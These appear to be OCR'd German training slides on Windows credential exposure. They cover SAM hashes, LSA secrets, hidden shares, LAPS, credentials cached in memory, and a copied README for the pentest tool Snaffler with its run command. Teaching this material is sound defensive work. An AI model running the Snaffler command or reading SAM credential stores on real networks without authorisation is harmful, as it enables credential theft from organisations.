
On-Demand-Audit (Closed Source, kostenfrei): Specops Password Auditor


Outlook
https://mailex.2consult.ch/owa/auth/logon.aspx?replaceCurrent=1&url=https%3a%2f%2fmailex.2consult.ch%2fowa%2f
Outlook
Benutzername:
Kennwort:
Privater Computer (Was ist das?)
Warnung: Bei Auswahl dieser Option bestätigen Sie, dass dieser Computer die Sicherheitsrichtlinien Ihrer Organisation erfüllt.
Anmelden

Problem: Passwort-Wiederverwendung, besonders lokaler Admin



SAM-Datenbank: Speicher für lokale Benutzer



NT Hash

(LM auf Legacy-Systemen)


Ungesalzener MD4-Hash des Benutzerpassworts


Security Accounts Manager (SAM)

Speichert Passwort-Hashes für LOKALE Accounts (Built-in Admin, Gast-Account, Lokaler Benutzer…)


Auf Domänen-Mitgliedern:
`C:\Windows\System32\config\SAM`

Local Administrator Password Solution (LAPS):
Abhilfe gegen selbes Passwort beim lokalen Standard-Admin






LSA Secrets
Windows-Dienstkonten mit Klartextpasswörtern




Netzwerkfreigaben
SYSVOL, normale und „versteckte“, die mit $ enden


GitHub - SnaffCon/Snaffler
https://github.com/SnaffCon/Snaffler
master
3 branches
23 tags
Go to file
Code
README.md
Snaffler
Verb [edit]
snaffle (third-person singular simple present snaffles, present participle snaffling, simple past and past participle snaffled)
1. (transitive) To put a snaffle on, or control with a snaffle.
2. (transitive) To clutch by the bridle.
3. (transitive, informal) To grab or seize; to snap up.
4. (transitive, informal) To purloin, or obtain by devious means. (quotations ▼)
What is it for?
Snaffler is a tool for pentesters to help find delicious candy needles (creds mostly, but it's flexible) in a bunch of horrible boring haystacks (a massive Windows/AD environment).
It might also be useful for other people doing other stuff, but it is explicitly NOT meant to be an "audit" tool.
I don't want to read all this!!!
Ugh, fine. But we aren't responsible for the results. We wrote all this other stuff for you, but that's okay. We're not mad, just disappointed.
snaffler.exe -s -o snaffler.log
About
a tool for pentesters to help find delicious candy. by @l0ss and @Sh3r4 (Twitter: @/mikeloss and @/sh3r4_hax)
Readme
GPL-3.0 License
825 stars
19 watching
82 forks
Releases 21
0.9.18 Latest
on Jan 25
+ 20 releases
Packages
No packages published
Contributors 10


Zugangsdaten im Arbeitsspeicher

Werden gespeichert bei:

- Interaktive (lokale) Anmeldung
- Remote Desktop (RDP) Anmeldung
- PSExec mit Zugangsdaten
- Batch-Anmeldung (Scheduled Task)
- RunAs (neue Zugangsdaten)
- PowerShell mit CredSSP
- Laufenden Diensten

